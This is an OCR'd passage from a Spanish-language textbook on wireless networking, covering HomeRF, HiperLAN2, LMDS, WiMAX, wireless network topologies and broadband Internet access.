


Dispositivos con conexión inalámbrica Wi-Fi

Con el Sistema Wi-Fi se puede establecer comunicaciones a una velocidad máxima de 11 Mbps, alcanzándose distancias de hasta varios cientos de metros. No obstante, versiones más recientes de esta tecnología permiten alcanzar los 22, 54 y hasta los 100 Mbps.

1.3.2. HomeRF

Este estándar fue desarrollado por HomeRF Working Group como una tecnología de bajo coste para el hogar. Opera en la banda de frecuencia de los 2.5GHz. El objetivo es que ordenadores, impresoras, teléfonos, módems y cualquier otro dispositivo digital pudiera intercambiar datos sin necesidad de usar cables. En este ámbito compite directamente con Wi-Fi, con el que tiene una raíz común en la norma IEEE 802.11 original.



HomeRF.

La primera versión comercial de HomeRF medianamente exitosa fue la 1.2, que apareció en el año 2000 y tenía una capacidad de transferencia de 1,6Mbps. En la actualidad, se están popularizando los productos HomeRF 2.0, que gracias a que transmiten datos a 10 Mbps, compiten directamente con la primera generación de Wi-Fi.

Una de las aplicaciones más interesantes es la capacidad de distribuir vídeo y audio (aplicaciones de streaming) en dispositivos con escasos recursos hardware, como los equipos HiFi, y los que además son móviles por diseño como las agendas personales o tabletas electrónicas. La idea es que los PCs o las pasarelas residenciales sean los

centros de descarga de canciones o películas vía Internet y que la tecnología HomeRF sea el soporte que distribuya estas a los dispositivos finales que las reproducirán.

Los dispositivos actuales HomeRF permiten transmisiones de hasta 2 Mbps en un rango de 137mts. Actualmente la FCC (*Federal Communications Comisión*) ha dado vía libre para poder diseñar dispositivos con velocidades de transmisión de 10 Mbps, que tendrán un rango de 15mts (50 pies).

HomeRF emplea la tecnología SWAP-CA (*Shared Wirelless Access Protocol – Cordless Access*), que aúna las cualidades de CSMA/CA (*Carrier Sense Multiple Acess – Collision Avoidance)* para la transmisión de datos y las de TDMA (*Time Division Multiple Access*) para la transmisión de voz.
Entre sus características destacan:

- Soporta tres canales de voz, con lo que se puede emplear el teléfono a la vez que se envían datos.
- Soporta hasta 128 dispositivos en red.
- Emplea encriptación Blowfish y opcionalmente encriptación con claves de 56 bits.

Para el futuro se espera la concreción de la norma HomeRF 3.0, que será capaz de transferir 25 Mbps de datos. Sin embargo, no se espera que esta norma aumente sustancialmente el alcance de las conexiones.

Los ingenieros que crearon HomeRF tuvieron especial cuidado en los costos. Debido a esto, una placa típica HomeRF utiliza menos chips que una similar Wi-Fi, lo que debería darle una ventaja en lo que respecta al precio. Sin embargo, debido a la mayor difusión y producción que tiene Wi-Fi, los precios se han equiparado.


1.3.3. Estándar HiperLAN2

HiperLAN2 acrónimo de (*High Performance Radio Local Area Network 2*) ha sido desarrollada bajo el proyecto BRAN (*Broadband Radio Access Networks*) del Instituto

Europeo de Estandarización de las Telecomunicaciones ETSI. Es muy similar al estándar IEEE 802.11a ya que ambas usan la banda de los 5GHz y también el método OFDM para obtener velocidades de hasta 54Mbps.

Las diferencias entre ambas residen en el control de acceso a medio (MAC), ya que en el caso de la HiperLAN2 está orientada a la conexión. Las conexiones divisiones de tiempo multiplexadas (TDM). A cada canal, o conexión, puede ser asignado a una calidad de servicio (QoS) apropiada según necesidades. Debido a estas características, HiperLAN2 será usado inicialmente pasa interconexiones WAN entre nodos. Actualmente IEEE 802.11a no ofrece diversidad de canales con QoS variables, por lo que se le compara con Wireless Ethernet, mientras que a HiperLAN2 es más parecida a un ATM inalámbrico.

Una red HiperLAN2 tiene la topología clásica de toda red inalámbrica, uno o varios puntos de acceso AP (access points), conectados entre si por algún tipo de red fija o inalámbrica NB (Network Backbone), y una serie de terminales móviles MT (Mobile Terminal), que se conectan con los puntos de acceso. En el caso de HiperLAN2, un pequeño diagrama seria el siguiente:



Las principales características de HiperLAN2 son las siguientes:

Alta velocidad de transmisión: HiperLAN2 ofrece una velocidad de transmisión de 54 mbits/seg, equiparable a las velocidades de las actuales LAN. Para conseguir estas velocidades, la tecnología HiperLAN2 hace uso de OFDM (Orthogonal Frequency Digital Multiplexing) para transmitir las señales analógicas. OFDM es muy eficiente en entornos de trabajo como las oficinas, donde las señales de radio son reflejadas en varios puntos, llegando al receptor con tiempos de propagación diferentes.

Orientado a conexión: Los datos son transmitidos en conexiones entre los clientes inalámbricos y los puntos de acceso (AP), establecidas previamente a la transmisión. Las conexiones emplean multiplexación por división de tiempo y pueden ser punto a punto o punto a multipunto. Las primeras son bidireccionales, mientras que las segundas son unidireccionales.

Calidad de servicio: El hecho de que el estándar sea orientado a conexión permite proporcionar calidad de servicio, pudiendo establecer a cada conexión variables como el ancho de banda, el retraso, la ratio de errores, etc. Además ofrece la posibilidad de establecer prioridades distintas a cada conexión, facilitando la transmisión simultánea de video, voz y datos.

Búsqueda automática de frecuencia: En las redes HiperLAN2, no es necesaria la planificación manual de las frecuencias como en las redes celulares GSM. Los puntos de acceso (APs) seleccionan automáticamente el canal de radio adecuado para las transmisiones, basándose en la escucha de los puntos de acceso vecinos, evitando posibles interferencias.

Seguridad: Soporte de autenticación y encriptación. Los puntos de acceso y los clientes inalámbricos pueden autenticarse unos a otros para asegurar un acceso autorizado y válido a la red operadora. Todos los del usuario viajan encriptados para garantizar la confidencialidad.

Movilidad: El estándar ofrece la posibilidad de "roaming", por lo que el cliente inalámbrico puede desplazarse entre la cobertura de dos puntos de acceso distintos, sin perder por ello conectividad.

Bajo consumo: Se permite el establecimiento, entre el cliente inalámbrico y el punto de acceso, de periodos de inactividad, en los que el cliente inalámbrico entra en estado de bajo consumo.

Algunos creen que los estándares IEEE 802.11 ya han ocupado el nido comercial para el que se diseñó HIPERLAN, aunque con menor rendimiento pero mayor penetración comercial, y que el efecto de la red instalada impedirá la adopción de HIPERLAN.

También dicen que como el uso principal de las WLANs es proporcionar acceso a Internet, la falta de soporte para calidad de servicio (QoS) en la Internet comercial hará que el soporte de QoS en las redes de acceso sea irrelevante. Otros creen que el rendimiento superior de HIPERLAN/2 puede ofrecer nuevos servicios que las variantes de 802.11 son incapaces de suministrar. El desarrollo de 802.11n, que definirá el siguiente nivel de rendimiento en WLANs, no está siendo seguido por ninguna actividad por parte de HIPERLAN.

1.4. REDES INALAMBRICAS DE AREA METROPOLITANA

Las WMAN son redes que tienen una cobertura desde unos cientos de metros hasta varios Kilómetros. El objetivo es poder cubrir el área de una ciudad o entorno metropolitano. Los protocolos LMDS (*Local Multipoint Distribition Service*) o también WiMAX (*Worldwide Interoperability for Microwave Access*)

Existen dos topologías básicas: sistemas que facilitan una comunicación punto a punto a alta velocidad entre dos desplazamientos fijos y sistemas que permiten crear una red punto-multipunto entre emplazamientos fijos. En este último caso el ancho de banda utilizado es compartido entre todos los usuarios del sistema.


1.4.1. Sistema de Distribución Local Multipunto

El LMDS es una tecnología de conexión vía radio inalámbrica que permite, gracias a su ancho de banda, el despliegue de servicios fijos de voz, acceso a Internet, comunicaciones de datos en redes privadas, y video bajo demanda.

Del nombre de la tecnología se dice que es "Multipunto", que quiere decir que se hace una transmisión vía radio hacia múltiples instalaciones de abonado desde un sólo punto por la estación base, mientras que desde los abonados a la base se hace de manera punto a punto. Una base puede tener varios sectores, y cada sector, un área de cobertura del sistema multipunto.

Está concebida de una manera celular, esto es, existen una serie de antenas fijas (no móviles) en cada estación base, que son los sectores que prestan servicio a determinados núcleos poblacionales (usuarios agrupados geográficamente dentro de una determinada zona de cobertura), lo cual resulta muy apetecible para las operadoras, puesto que se evitan los costosos cableados de fibra óptica o de pares de cobre necesarios para dar cobertura a zonas residenciales/empresariales. Así por ello, es muy fácil y rápido desplegar esta tecnología por la zona, ya que sólo requiere de una o varias estaciones

base, de antenas colocadas estratégicamente en los emplazamientos de las estaciones base, y de circuitos troncales punto a punto para interconectar las bases entre sí, asegurando la escalabilidad de la red montada según demanda geográfica o de mercado.



Difusión de WiMAX

No obstante, cada vez está siendo más utilizada la tecnología portátil WiMAX, que no necesita teléfono móvil y funciona con LMDS.

LMDS usa señales en la banda de las microondas, en concreto la banda Ka (en torno a los 28 GHz, dependiente de las licencias de uso de espectro radioeléctrico del país), por lo que las distancias de transmisión son cortas (a esto se debe la palabra "Local" en el nombre de la tecnología), a tan altas frecuencias la reflexión de las señales es considerable (nótese que la banda Ka, es la banda del espectro usado para las comunicaciones satelitales). Pero también en muchos países europeos, se trabaja en 3,4 - 3,5GHz

A continuación, una tabla con las bandas de frecuencia (van separados en dos bloques, ya que usan unas N secciones de frecuencia para usar en total un ancho banda X) que son las asignadas por la FCC (*Federal Communications Commision*), y que se pretenden que sea el estándar:

Bloque A
Frecuencias->BW usado
27,500 - 28,350 GHz->850 MHz
29,100 - 29,250 GHz->150 MHz
31,075 - 31,225 GHz->150
Total BW del Bloque A: 1150 Mhz

Bloque B
Frecuencias->BW usado
31,000 - 31,075 GHz->75 MHz
31,225 - 31,300 GHz->75 MHz
Total BW del Bloque B: 150 Mhz

Como se comentó antes, la reflexión en las señales de alta frecuencia es enorme, ya que son incapaces de atravesar obstáculos, cosa que sí es posible con las señales de baja frecuencia; debido a esto, desde la estación base hasta la antena de abonado ha de estar totalmente libre de obstáculos o no habrá servicio. Puesto que es lógico pensar, la orografía/geografía de la zona en la que hay que desplegar la tecnología LMDS desempeña un papel muy importante a tener en cuenta. En general, pueden formarse unas zonas de sombra (zonas "imposibles" de ofrecer servicio), pero éstas se pueden paliar con la colocación estratégica de las estaciones base/antenas para que una misma zona tenga acceso a varias células y también mediante el uso de amplificadores y reflectores.

Otro problema a tener en cuenta es la derivación de la energía de la señal transmitida en la molécula de agua (recordemos que estamos hablando de microondas), por lo que la potencia de la señal se reduce. Este efecto se palía mediante la subida de la potencia entregada o la reducción del tamaño de la célula.

Esta interacción con la molécula de agua, invita a pensar que en condiciones lluviosas el servicio LMDS se cae, y es cierto; es lo que se le denomina en inglés "rainfall" (caída por lluvia) y para conseguir que el usuario reciba señal en estas condiciones se usa la

corrección de errores hacia adelante, la adaptación dinámica de potencia y la adaptación dinámica.


1.4.2. Tecnología WiMAX

La siguiente tecnología que se viene Interoperabilidad Mundial para Acceso por Microondas conocido como WiMAX (*Worldwide Interoperability for Microwave Access*), es un estándar de transmisión inalámbrica de datos (802.16 MAN) que proporciona accesos concurrentes en áreas de hasta 48 Km. de radio y a velocidades de hasta 70 Mbps, utilizando tecnología que no requiere visión directa con las estaciones base. WiMax es un concepto parecido a Wi-Fi, pero con mayor cobertura y ancho de banda.

Wi-Fi, fue diseñada para ambientes inalámbricos internos como una alternativa al cableado estructurado de redes y con capacidad sin línea de vista de muy pocos metros. WiMAX, por el contrario, fue diseñado como una solución de última milla en redes metropolitanas (WAN) para prestar servicios a nivel comercial.

Una red combinada de Wi-Fi e implementación WiMAX, ofrece una solución más eficiente con base a costes que una implementación exclusiva de antena direccional de Wi-Fi o una malla de Wi-Fi se conecta con backhaul protegido con cable para abonados que quieren extender la red de área local o cubrir hasta el último kilómetro.

Las redes Wi-Fi conducen la demanda para WiMAX aumentando la proliferación de acceso inalámbrico, aumentando la necesidad para soluciones del backhaul eficiente con base a costes y más rápida la última milla. WiMAX puede estar acostumbrado a agregar redes de Wi-Fi (como malla se conectan topologías y hotspots) y usuarios de Wi-Fi para el backend, mientras WiMAX le ofrece un backhaul de gran distancia y solución de última milla.



La red ofrece un amplio rango de opciones de implementación para cubrir áreas extendidas y de última milla. Lo mejor es que la solución varía de acuerdo a los modelos de uso, el tiempo de implementación, la posición geográfica y la aplicación de red (tanto en datos, VoIP y vídeo). Cada implementación puede estar hecha a la medida que mejor se adapte a las necesidades de la red de usuarios. Los Wi-Fi WLANs coexistirán con WiMAX. Las recomendaciones para las implementaciones:

- 802.16-2004 la aplicación se adapta en las áreas rurales.

- El intercambio de redes autorizadas de Wi-Fi trae consigo la posibilidad de un servicio inalámbrico barato para las áreas urbanas y suburbanas.

- WiMAX (802.16-2004) provee conectividad inalámbrica de banda ancha a las áreas más allá del alcance de la banda ancha tradicional (xDSL y T1) y permite el crecimiento de topología de Wi-Fi de la red de malla. Con la atención enfocada en WiMAX, es fácil de olvidarse de que Wi-Fi también evoluciona rápidamente. Las radios de Wi-Fi aparecen no sólo en computadoras portátiles y

asistentes digitales personales (PDAs), sino también en equipos tan diversos como teléfonos móviles, cámaras y videoconsolas.

El estándar IEEE 802.16 con revisiones específicas se ocupa de dos modelos de uso:

Fijo. El estándar del 802.16-2004 del IEEE (el cuál revisa y reemplaza versiones del IEEE del 802.16a y 802.16d) es diseñado para el acceso fijo que el uso modela. Este estándar puede ser al que se refirió como "fijo inalámbrico" porque usa una antena que se coloca en el lugar estratégico del suscriptor. La antena se ubica generalmente en el techo de una habitación o en un mástil, parecida a una antena de televisión vía satélite. 802.16-2004 del IEEE también se ocupa de instalaciones interiores, en cuyo caso no necesita ser tan robusto como al aire libre.

El estándar 802.16-2004 es una solución inalámbrica para acceso a Internet de banda ancha que provee una solución de clase interoperable de transportador para la última milla. WiMAX acceso fijo funciona desde 2.5-GHz autorizado, 3.5-GHz y 5.8-GHz exento de licencia. Esta tecnología provee una alternativa inalámbrica al módem cable y las líneas digitales de suscriptor de cualquier tipo (xDSL).

Móvil. El estándar del 802.16e del IEEE es una revisión para la especificación base 802.16-2004 que apunta al mercado móvil añadiendo portabilidad y capacidad para clientes móviles con IEEE.

Los adaptadores del 802.16e para conectarse directamente al WiMAX enlazan en red del estándar. Se espera que el estándar 802.16e haya sido consolidado en 2005.
El estándar del 802.16e usa Acceso Múltiple por División Ortogonal de Frecuencia (OFDMA), lo cual es similar a OFDM en que divide en las subportadoras múltiples. OFDMA, sin embargo, va un paso más allá agrupando subportadoras múltiples en subcanales. Una sola estación cliente del suscriptor podría usar todos los subcanales dentro del periodo de la transmisión, o los múltiples clientes podrían transmitir simultáneamente usando cada uno una porción del número total de subcanales.

El estándar 802.16-2004 del IEEE mejora la entrega de última milla en varios aspectos cruciales:

- La interferencia del multicamino
- El retraso difundido
- La robustez

La interferencia del multicamino y retraso mejora la actuación en situaciones donde no hay una línea de vista directo entre la estación base y la estación del suscriptor.

El Control de Acceso a Medios emergente del 802.16-2004 es optimizado para enlaces de gran distancia porque es diseñado para tolerar retrasos más largos y variaciones de retraso. La especificación 802.16 acomoda mensajes de la gerencia de Control de Acceso a Medios que permiten a la estación base interrogar a los suscriptores, pero introduciendo un cierto retraso temporal. Un equipo WiMAX que opere en bandas de frecuencia exentas de licencia usará duplicación por división de tiempo TDD. Un equipo funcionando dentro de bandas de frecuencia autorizadas usará ya sea TDD o duplicación por división de frecuencia FDD.

El estándar del 802.16-2004 del IEEE usa OFDM para la optimización de servicios inalámbricos de datos. Los sistemas basados en los estándares emergentes del 802.16-2004 del IEEE son el OFDM base sólo estandarizado, el área metropolitana inalámbrico enlaza en red WMAN plataformas. En caso de 802.16-2004, la señal OFDM está dividida en 256 transportadores en lugar de 64 al igual que con el estándar 802.11. Como previamente se ha indicado, un mayor número de subportadoras en la misma banda da como resultado subportadoras más estrechas.

1.5. TOPOLOGÍAS Y CONFIGURACIONES.

La versatilidad y flexibilidad de las redes inalámbricas permiten al usuario comunicarse con otros usuarios y compartir archivos y periféricos, por lo que las conexiones no necesitan hacerse a través de un hilo de cobre como sabemos, también puede hacerse mediante el uso de láser, microondas y satélites de comunicación.

Esta gran variedad de configuraciones ayuda a que este tipo de redes se adapte a casi cualquier necesidad. A continuación se enumerarán las posibles configuraciones disponibles para equipos en red inalámbrica.

1.5.1. Red de igual a igual (*peer-to-peer*)

También conocidas como redes ad-hoc, es la configuración más sencilla, ya que en ella los únicos elementos necesarios son terminales móviles equipados con los correspondientes adaptadores para comunicaciones inalámbricas.

En este tipo de redes, el único requisito deriva del rango de cobertura de la señal, ya que es necesario que los terminales móviles estén dentro de este rango para que la comunicación sea posible. Por otro lado, estas configuraciones son muy sencillas de implementar y no es necesario ningún tipo de gestión administrativa de la red.

Red peer-to-peer.

1.5.2. Red punto de acceso.

Estas configuraciones utilizan el concepto de celda, ya utilizado en otras comunicaciones inalámbricas, como la telefonía móvil. Una celda podría entenderse como el área en el que una señal radioeléctrica es efectiva. A pesar de que en el caso de las redes inalámbricas esta celda suele tener un tamaño reducido, mediante el uso de varias fuentes de emisión es posible combinar las celdas de estas señales para cubrir de forma casi total un área más extensa.

La estrategia empleada para aumentar el número de celdas, y por lo tanto el área cubierta por la red, es la utilización de los llamados AP (*Access Point*), que funcionan como repetidores, y por tanto son capaces de doblar el alcance de una red inalámbrica, ya que ahora la distancia máxima permitida no es entre estaciones, sino entre una estación y un punto de acceso.

Utilización de un punto de acceso.


Un único punto de acceso puede soportar un pequeño grupo de usuarios y puede funcionar en un rango de al menos treinta metros y hasta varios cientos de metros.

Al instalar un AP se puede doblar el rango al cuál los dispositivos pueden comunicarse, pues actúan como repetidores. Desde que el AP se conecta a la red cableada cualquier cliente tiene acceso a los recursos del servidor y además actúan como mediadores en el tráfico de la red en la vecindad más inmediata.

Cada punto de acceso puede servir a varios clientes, según la naturaleza y número de transmisiones que tienen lugar. Existen muchas aplicaciones en el mundo real con entre 15 y 50 dispositivos cliente en un solo punto de acceso.

1.5.3. Red con varios puntos de acceso.

Los puntos de acceso tienen un rango finito, del orden de 100m en lugares cerrados y 300m en zonas abiertas. En zonas grandes como por ejemplo un campus universitario o un edificio es probablemente necesario más de un punto de acceso. La meta es cubrir el área con células que solapen sus áreas de modo que los clientes puedan moverse sin cortes entre un grupo de puntos de acceso. Esto es llamado "roaming".



Múltiples puntos de acceso y "roaming".

1.5.4. Red con puntos de extensión.

Para resolver problemas particulares de topología, el diseñador de la red puede elegir usar un Punto de Extensión EP (Extensión Points) para aumentar el número de puntos de acceso a la red, de modo que funcionan como tales pero no están enganchados a la red cableada como los puntos de acceso.

Los puntos de extensión funcionan como su nombre indica: extienden el rango de la red retransmitiendo las señales de un cliente a un punto de acceso o a otro punto de extensión. Los puntos de extensión pueden encadenarse para pasar mensajes entre un punto de acceso y clientes lejanos de modo que se construye un "puente" entre ambos.

Uso de un punto de extensión.

1.6. LA CONEXIÓN A INTERNET EN BANDA ANCHA

Como sabemos las redes inalámbricas permiten que todos los dispositivos conectados a la red puedan compartir una única conexión a Internet. Cada usuario puede navegar por sus propias páginas, realizar cualquier otro uso de Internet. Lo que es cierto es que el ancho de banda de la conexión será compartido entre todos los usuarios. Por tanto, es posible que en algunos momentos la conexión vaya algo mas lenta de lo habitual., en general la navegación será bastante buena. Si no lo fuera, siempre se puede contratar una velocidad mayor de acceso a Internet o contratar mas de una línea de acceso.

La mayoría de de los modelos de AP ya tienen integrada la posibilidad de compartir una conexión a Internet (o a cualquier otra red). Esto es posible por que el punto de acceso tiene integrada la función *Router,* El *Router* es un equipo que hace de intermediario entre Internet y cada uno de los ordenadores de la red privada (en este caso inalámbrica). Para compartir un acceso de Internet, lo primero es disponer del acceso, las empresas que facilitan los servicios de acceso a Internet se conocen como proveedores de acceso ISP (*Internet Service Provider*).


Aunque existen AP's que permiten compartir el acceso a Internet de baja velocidad (56kbps), lo más recomendable es disponer de un acceso de banda ancha: ADSL, modem cable, satélite, etc.

1.6.1. La velocidad de la de Banda Ancha

Un proveedor del servicio Internet, como también se le conoce ISP, es un intermediario que facilita el acceso a Internet a las personas o empresas interesadas. Los proveedores de acceso suelen ofrecer a sus clientes la posibilidad de acceder a Internet por cualquiera de los sistemas siguientes:

Baja Velocidad (banda estrecha), mediante un módem de red telefónica básica o de RDSI. Para ello, facilitan al cliente un nombre de usuario y clave y una lista de números telefónicos para que el cliente elija el numero que le venga mejor dependiendo donde se ubique.

Alta Velocidad (banda ancha), mediante circuito dedicado. En este caso, dependiendo del tipo de proveedor de acceso de que se trate, puede ofrecer un tipo de solución tecnológica u otra: ADSL, cable módem, LMDS, circuito *frame relay*, solución por satélite, etc. En cada caso, el proveedor de acceso suele facilitar al usuario el equipamiento necesario.



Comparación de velocidad de banda ancha

Por otro lado, como toda conexión a Internet requiere una configuración en el ordenador del usuario, el proveedor de acceso siempre tiene que proporcionar al usuario todos los parámetros necesarios para realizar esta configuración.

1.6.2. El Acceso de Banda Ancha

Al disponer de Internet de banda ancha supone de una conexión igual o superior a 128Kbps. El acceso a Internet mediante banda ancha y a bajo coste es un servicio relativamente reciente. De hecho, auque las redes de televisión por cable ofrecían esta posibilidad desde hace tiempo, la introducción masiva de este tipo de accesos ha venido de la mano del servicio ADSL.

Los servicios de acceso a Internet en banda ancha más comunes son los siguientes:

- Acceso mediante ADSL.
- Acceso mediante módem cable.
- Acceso vía satélite.
- Acceso vía radio LMDS.
- Acceso vía circuito dedicado de datos.

